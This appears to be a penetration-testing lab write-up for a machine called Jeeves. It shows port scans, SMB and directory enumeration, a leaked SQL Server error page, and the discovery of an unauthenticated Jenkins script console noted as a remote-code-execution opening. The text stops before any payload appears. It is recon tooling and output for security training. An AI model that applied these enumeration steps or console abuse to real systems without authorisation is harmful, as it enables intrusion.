
Information Gathering


1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.63
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 11:51 IST
Nmap scan report for 10.10.10.63
Host is up (0.19s latency).
Not shown: 65531 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Ask Jeeves
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4h59m59s, deviation: 0s, median: 4h59m59s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-07-10T11:24:11
|_  start_date: 2024-07-10T11:20:43
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 180.33 seconds
```


Web Port 80

1) Checked the website



Web, images, news, and lots of answers.

2) Found error exposure



Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.4053.00 (Intel X86)
May 26 2009 14:24:20
Copyright (c) 1988-2005 Microsoft Corporation
Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)
' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.4053.00 (Intel X86)
May 26 2009 14:24:20
Copyright (c) 1988-2005 Microsoft Corporation
Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)
' to data type int.

Source Error:

```
Line 46:         catch (Exception ex)
Line 47:         {
Line 48:             throw ex;
Line 49:         }
Line 50:         finally
```

Source File: c:\webroot\Sock_Puppets\App_Code\Generic DataAccess.cs **Line:** 48


Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.4053.00 (Intel X86)
        May 26 2009 14:24:20
        Copyright (c) 1988-2005 Microsoft Corporation
        Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)
' to data type int.]
   GenericDatabaseAccess.ExecuteSqlCommandScalar(DbCommand command) in c:\webroot\Sock_Puppets\App_Code\Generic DataAccess.cs:48
   SSC.Web.Controls.UserControls.DisciplineSelect.TriggerCodeValid(String triggerCode) in  c:\webroot\Sock_Puppets\UserControls\DisciplineSelect.ascx.cs:305
   SSC.Web.Controls.UserControls.DisciplineSelect.ibSelect_Click(Object sender, ImageClickEventArgs e) in  c:\webroot\Sock_Puppets\UserControls\DisciplineSelect.ascx.cs:296
   System.Web.UI.WebControls.ImageButton.OnClick(ImageClickEventArgs e) +108
   System.Web.UI.WebControls.ImageButton.RaisePostBackEvent(String eventArgument) +118
   System.Web.UI.WebControls.ImageButton.System.Web.UI.IPostBackEventHandler.RaisePostBackEvent(String eventArgument) +10
   System.Web.UI.Page.RaisePostBackEvent(IPostBackEventHandler sourceControl, String eventArgument) +13
   System.Web.UI.Page.RaisePostBackEvent(NameValueCollection postData) +36
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +1565
```


Version Information: Microsoft .NET Framework Version:2.0.50727.4223; ASP.NET Version:2.0.50727.4223

SMB Port 445

1) Null session not allowed




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbclient -N -L '\\10.10.10.63\'
session setup failed: NT_STATUS_ACCESS_DENIED

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ 
```



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ enum4linux -a 10.10.10.63
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jul 10 12:01:57 2024

 =========================================( Target Information )=========================================

Target ........... 10.10.10.63
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 10.10.10.63 )============================


[E] Can't find workgroup/domain



 ================================( Nbtstat Information for 10.10.10.63 )================================

Looking up status of 10.10.10.63
No reply from 10.10.10.63

 ====================================( Session Check on 10.10.10.63 )====================================


[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
```

Web Port 50000

1) Checked the webpage




HTTP ERROR 404

Problem accessing /. Reason:


    Not Found

Powered by Jetty:// 9.4.z-SNAPSHOT

2) Found a dashboard



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u 'http://10.10.10.63:50000/FUZZ' -ic -r -of html -o results.
html

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.63:50000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
 :: Output file      : results.html
 :: File format      : html
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

askjeeves               [Status: 200, Size: 11521, Words: 570, Lines: 16, Duration: 3720ms]
```




Welcome to Jenkins!

Please **create new jobs** to get started.

No builds in the queue.

1 Idle
2 Idle




Page generated: Jul 10, 2024 7:41:01 AM EDT REST API Jenkins ver. 2.87

Jenkins version 2.87

Vulnerability Assessment

1) jenkins script console allows RCE without authentication



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

